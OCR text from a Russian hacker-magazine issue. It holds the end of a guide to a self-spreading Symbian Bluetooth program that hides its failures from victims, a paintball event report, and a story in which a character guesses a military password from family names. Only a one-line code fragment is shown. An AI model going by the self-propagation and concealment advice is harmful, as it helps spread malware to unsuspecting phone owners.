  iDeviceSearcher->SelectDeviceL
     (*iDeviceSelectionResponse);
}
```

Вызов этой функции можно добавить в реализацию TimerCallBack, о которой говорилось выше. Для более полной картины смотри исходник.
В результате программа каждые полчаса будет пытаться рассылать свою копию на доступные устройства при условии, что bluetooth на смартфоне жертвы включен. Поэтому, чтобы пользователь пораженного устройства не удивлялся аварийному закрытию какой-то непонятной программы, нужно реализовать обработку ошибки соединения.

Кому патрон?

Прога запустится на всех смартфонах 60-й серии всех версий, кроме 3.0. Разработчики девятой версии Symbian несколько подпортили хакерам жизнь, пойдя на бескомпромиссный шаг ради обеспечения безопасности пользователей.
Весь софт, написанный для более ранних версий Symbian (6.1, 7.0, 8.0), не будет работать на новых мобилках. Можно, конечно, перекомпилировать существующий код с использованием SDK 3.0, но новая система контроля девятой Symbian обязательно напишет пользователю, какие API использует наша программа! Представь себе такую ситуацию: пользователь устанавливает наш файловый менеджер, а телефон ему сообщает, что этот самый файловый менеджер использует функции для отправки sms! Если пользователь не идиот (правда, многие пользователи являются идиотами:). — Прим. редактора), он отменит установку. Кроме того, по умолчанию новые смарты могут устанавливать только symbian-signed ПО, которое проходит проверку. Подробнее об этом можешь прочитать на форуме www.club60.org.

Вместо заключения

Итак, как видишь, новые технологии предоставляют большие возможности для всяких нехороших личностей. Из личной практики: к одному моему знакомому на днях обратился товарищ с просьбой написать программку, рассылающую sms определенного содержания на определенный короткий номер. Видимо, заказчик был владельцем этого самого короткого номера и срубал бабло с каждой отправленной на него sms. Поэтому я тебе советую, во-первых, внимательней относиться к программам, которые ты ставишь себе на мобилу, а во-вторых, не применять этот материал в незаконных целях.



НИКИТА КИСЛИЦИН

PAINTBALL DEATHMATCH

КАК ЧИТАТЕЛИ НАДРАЛИ НАС В ПЕЙНТБОЛ

ПОГОДА ЗАДАЛАСЬ С САМОГО УТРА: ПОХОЛОДАЛО, И В ВОЗДУХЕ ЗАКРУЖИЛИСЬ ОСЕННИЕ КОЛЮЧИЕ КУСКИ СНЕГА, СДОБРЕННЫЕ МЕЛКИМ ДОЖДЕМ. ЗА ЭТИМ ПРИРОДНЫМ КАТАКЛИЗМОМ БЫЛО БЫ ОЧЕНЬ ПРИЯТНО НАБЛЮДАТЬ, ПОПИВАЯ УТРЕННИЙ ГРОГ В ТЕПЛОМ БАРЕ, НО ОТСТУПАТЬ НИКТО НЕ СОБИРАЛСЯ. ВЕДЬ БЫЛО ЗАРАНЕЕ ОБЪЯВЛЕНО: 29 ОКТЯБРЯ РЕДАКЦИЯ «Х» БЕССТРАШНО БРОСАЕТ ВЫЗОВ ЧИТАТЕЛЯМ, ПРЕДЛАГАЯ СРАЗИТЬСЯ В ПЕЙНТБОЛ.

17 ФАКТОВ О ПЕЙНТБОЛЕ

Маркер — пейнтбольное пневматическое ружье. Выстрел осуществляется при помощи сжатого газа из закрепленного на маркере баллона.

Фидер — емкость, куда запрявляются шары. Обычно влезает не больше 200 штук.

Игрок считается убитым, если на его теле есть пятно краски большее пятирублевой монеты.

За время боев с читателями мы выстрелили друг в друга 24 килограмма шаров, в которых было примерно 11 литров краски.

При попадании шара нередко он остается целым, не оставляя следа.

Свойства шаров очень сильно зависят от температуры и влажности: их надо правильно хранить, и для разных времен года используют разные шары.

Лучше всего хранить шары при низкой влажности и при температуре 20 градусов. В этих условиях они колятся лучше всего.

В США и Канаде производится 70% всех шаров в мире. Всего в мире только 5 заводов по производству шаров.

Шар вылетает из ствола маркера со скоростью 330 км\час.

Один шар весит 3 грамма, диаметр — 0.64.

Максимальная скорострельность маркера — 13 выстрелов в секунду.

В боях нередко используют дымовые шашки, гранаты и растяжки — взрываясь, они не по-детски хлопают и брызгают краской.


Максимальная прицельная дальность в пейнтболе — примерно 40 метров

В пейнтбол-клубе «Гвардия» маркеры заряжают воздухом из баллонов, куда его закачивают обычным дизельным компрессором.

За снятие маски на поле судья начисляет штраф 50 очков и может отстранить игрока от соревнований.

70% попаданий в пейнтболе приходится на убитых игроков, которые покидают поле:).

Пейнтбол появился в США около 20 лет назад. В России развивается с 1992 года.



Вот так

На Ярославском вокзале всегда многолюдно. Бездомные мальчики с клеем «Момент» в слюнявых пакетах, бомжи на выходе из метро и похожие на серых клопов миллиционеры, желающие срубить пару сотен с отбывающих в Архангельск пассажиров, создают крепкую массовку в любое время суток. Но утром 29 октября все было чуточку по-другому. Привычное течение дел нарушали десятка три молодых людей, которые своим внешним видом и поведением явственно отличались от остальных людей. Начать надо хотя бы с того, что в определенный момент несколько парней отделились от общей группы и стали ходить по вокзалу с табличкой «хакер» и громко шептать окружающим слова: «Хакер! Пейнтбол!». Людей в Москве очень сложно чем-то удивить, но Степу и Forb'у это удалось. Усилия парней не прошли даром: уже через час группа читателей, объединенная с большей частью команды «Х», подходила к пейнтбол-клубу «Гвардия».

В это время в самом клубе вовсю шла подготовка к акции. Развешивались баннеры журнала, и топилась печь в военной палатке под номером «2». Через полчаса начались бои.

Получив под расписку нужное оборудование и одев комуфляжи, мы разделились на 4 команды:

- **«ВАМ ХАНА!» — редакция «Хакера»;**
- **«РЕДБУЛ» — опытные читатели плюс наш PR-менеждер Илья (ламо);**
- **«ЧИТЕРЫ» — читатели плюс наши некоторые авторы ;**
- **«ДОЛБО#БЫ» — наши самокритичные читатели.**

Был сформирован небольшой турнир, в ходе которого каждая из четырех команд сыг-







БОЛЬШОЕ СПАСИБО


ВЫРАЖАЕМ БЛАГОДАРНОСТИ ПЕЙНТБОЛ-КЛУБУ «ГВАРДИЯ» (WWW.7827887.RU) ЗА ПЕРВОКЛАСНОЕ ПРОВЕДЕНИЕ БОЕВ, ИНТЕРЕСНЫЕ ИГРОВЫЕ ПЛОЩАДКИ, ДРУЖЕСКУЮ АТМОСФЕРУ И ВСЕВОЗМОЖНУЮ ПОМОЩЬ В ОРГАНИЗАЦИИ МЕРОПРИЯТИЯ.

рала по матчу с остальными. Бои проходили на карте «Форт». Чтобы выиграть, нужно было первыми захватить флаг, находящийся в крепости, и оттащить его на свою базу. За это команде начислялось 50 очков — в 10 раз больше, чем за убитого врага. Ход игры расписывать особенно нет смысла: как и предполагалось, читатели в нули вынесли редакцию «Хакера» :). В ходе турнира выиграли мы только 1 раз, и то — у «Долбо#бов» :). Круче всех выступили ребята из красной команды, а вторыми стали желтые парни.

Следующим в наших боях стал настоящий deathmatch на карте «Болото»: на этот раз никакого флага и стратегической задачи не было в помине. Нужно было тупо убивать соперников, перебегая с одной болотной кочки на другую и укрываясь за разнообразными препятствиями. Надо сказать, тут был настоящий беспредел: все мочили друг друга без остановки и оглядки на то, кто «убит», а кто нет. Здесь опять всех надрали красные. Впрочем, как и в следующем раунде на карте «Шины» (маленькая карта с кучей укреплений из шин) и повторном соревновании на «Форте».

Ближе к пяти

Времени на часах уже было ближе к пяти: снег не переставал идти, смеркалось, и все порядочно набегались и хотели есть. Поэтому было решено завершить бои и отправиться в военную палатку с печкой, чтобы поесть там брутальных сосисок, которые голодные читатели решили даже не подогревать. Через час все на том же Ярославском вокзале мент, похожий на серого клопа, опять увидел странную компанию людей. Они были довольны и почему-то измазаны краской. «Может, гастарбайтеры? Да нет, не похожи…» — подумал мент и отвернулся в другую сторону.



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

ОСТРОВ

ДЕНЬ ПЕРВЫЙ

Клим приоткрыл глаза и тут же зажмурился — солнце было в самом зените и бросало сверху ослепляющие лучи.

Он лежал на берегу, окруженном тропической растительностью и пальмами, а совсем рядом океанские волны ласкали белоснежный песок. Такие места он видел только на обложках рекламных брошюр турагентств с подписью «Карибы» или «Канары». Но сейчас все было по-настоящему. Реальной была и тупая боль, сковавшая левую ногу. Клим осмотрел лодыжку и, увидев красочную ссадину, выругался.

Как он попал сюда? Память стала постепенно возвращаться. Кругосветный круиз. Пассажирский лайнер «Святая Елена». Ужасный шторм. Кажется, они попали в центр торнадо. Треск, крики, сноп искр… дальше он помнил мало .

Клим с трудом поднялся. Нога тут же отозвалась новым приступом боли, но он мог идти. Прихрамывая, он побрел вдоль берега в поисках любых зацепок, чего-нибудь, что могло указывать на крушение. Он прошел не меньше трех километров, пока не уперся в скалу, которая закрывала проход. Никаких следов.

«В этих широтах много необитаемых островов. Рай для тех, кто хочет почувствовать себя Робинзоном», — вспомнил Клим слова капитана, сказанные им, когда они беседовали на верхней палубе. Во всяком случае, ему повезло, что этот клочок земли был не таким уж маленьким. А в том, что это именно остров, сомнений не было.

Вернувшись обратно и пройдя с километр в другую сторону, Клим заметил вдали темный предмет, лежащий на песке. Сначала ему показалось, что это камень, но, приблизившись, он увидел черный металлический чемоданчик. Он казался абсолютно герметичным, в таких обычно хранят ценные вещи и документы. Удивительно, но замка не было. Вероятно, вещь принадлежала одному из пассажиров корабля, который незадолго или во время бури ей пользовался. Что с ним случилось, как и что случилось с остальными, оставалось только догадываться.

Потянув на себя тугие защелки, Клим открыл контейнер. Внутри находился ноутбук. «Что еще нужно компьютерщику, попавшему на остров?» — горько усмехнулся сам себе Клим. Захлопнув чемодан, он взял его с собой и отправился дальше искать следы людей.

Он прекратил поиски, только когда стемнело. Ни корабельных досок, ни тел, ни каких-нибудь вещей, кроме ноутбука… ничего. Или корабль не терпел никакого крушения и его просто смыло с палубы, или крушение произошло далеко от этого острова.

Пляж, который в начале казался таким живописным и приветливым, к ночи стал мрачным и холодным. Впрочем, лес казался не лучше: из чащи доносились звуки каких-то животных, и Климу совсем не хотелось знать, хищники это или нет. Нужно было искать место для ночлега, пока не стало совсем темно.

Клим никогда не попадал раньше в такие передряги, но интуитивно понимал, что на незнакомом острове спать ночью прямо на земле опасно. Кто знает, какие твари тут водятся? Отыскав дерево, на которое он мог вскарабкаться, Клим забрался на самую верхушку и, устроившись как можно удобнее, попытался заснуть. Но опасения сва-

литься вниз и непрерывно разыгрываемая гамма лесных звуков не давали ему сомкнуть глаз до самого утра.

ДЕНЬ ВТОРОЙ

Сидя на берегу, он пытался вспомнить прочитанные в детстве романы о Робинзоне Крузо, о героях Жюля Верна, основавших на необитаемом острове колонию. Что нужно делать первым делом, когда попадаешь в такие условия? Строить жилье? Но Клим не собирался здесь оставаться надолго. Искать пищу? Он понятия не имел как. Разжечь сигнальный костер? Чем? Оставалось только ждать и надеяться, что на горизонте покажется корабль.

Чтобы скоротать время, Клим открыл чемоданчик и осмотрел ноутбук. Компьютер далеко не бюджетный — это было видно хотя бы по внешнему виду. Стильный, ударопрочный, с надписью на крышке «Miltek 1502». «Интересно, на какое время хватает батарей…» — не успел Клим додумать эту мысль, как обнаружил в ноуте раздвижное дно. Выдвинув панель, он увидел пластину, очень напоминающую солнечную батарею. Сбоку от пластины находилась миниатюрная спутниковая антенна. «Ничего себе!» — присвистнул Клим.

Он работал обозревателем в компьютерном журнале и по роду деятельности знал обо всех новинках хай-тека, но ноутбук на солнечной батарее со спутниковой связью видел впервые. Клим клацнул кнопку питания, ноутбук принялся бесшумно загружать Windows Vista.

Полазив по директориям, Клим узнал, что владелец ноутбука имел отношение к военным структурам: на винте были всевозможные чертежи, фотографии боевой техники, документы на английском языке. Многие архивы были запаролены.

Среди иконок на рабочем столе особое внимание Клима привлек ярлык с подписью «MILNET». После нажатия появилась скромная заставка на инглише: «Идет соединение, ждите», и через несколько секунд высветилась консоль с уже введенным логином и предложением вписать пароль.

Клим год назад писал серию материалов о хакерах и даже общался с одним из них. «Самый простой способ угадать пароль — узнать больше о жертве. Часто люди, чтобы не запоминать сложные комбинации, берут в качестве пароля имена близких людей», — сказал ему в интервью хакер Крис.

Возможно, от этого пароля зависело, выберется он с этого острова или нет, так как иконка представляла собой связь с внешним миром.

Клим еще раз пересмотрел содержание винчестера и наткнулся на неприметную папку natives в директории DOCS. Там находилась куча фотографий, в основном девочки лет шести. Многие из них были подписаны словом «Mila» с последующим рядом цифр: «Mila003», «Mila004» и т.д. Там же были фотографии молодой женщины и серьезного вида лысоватого мужчины — вероятно, владельца ноута — в кругу семьи.

Что может быть логичнее, чем задать в качестве пароля имя своей маленькой дочки? Клим снова нажал иконку милнета и ввел в строку password «Mila». «Пароль неверен», — сообщил компьютер. Он попробовал разные комбинации, но ничего не выходило.

Тут взгляд Клима упал на логотип ноутбука с выгравированной табличкой «Miltek 1502», и он ввел в консоль «Mila1502». На экране тут же загорелась надпись «CONNECTED». Он находился внутри военной сети. Более того, эта сеть имела выход в интернет!

* * *

— Привет, Дик, дружище.

— Клим? Ты же говорил, что в круизе будешь держаться подальше от компьютеров.

— Тут кое-что произошло. В общем, я сейчас не на корабле.

— Да? А где?

Все это выглядело глупо. Он сидел на неведомой тропической земле, по какой-то нелепой случайности у него оказался ноутбук с возможностью спутниковой связи, и теперь он болтает по аське с приятелем-сотрудником, как в обычный будний день.

— Я понятия не имею, — честно признался Клим.

— Ну ладно тебе, говори, что случилось.

Клим рассказал все, что помнил о событиях последних двух дней. Стоит ли говорить, что Дик ему не поверил.

— Послушай, ты можешь связаться с моим кораблем? Он называется «Святая Елена», отплыл от южной гавани десять дней назад. Свяжись с капитаном Брайеном Фриманом, скажи ему, что я сижу на каком-то острове, около которого мы проплывали во время бури.

— Хорошо, сделаю. А там, на острове, что, интернет-кафе открыли?

— Что-то типа того.

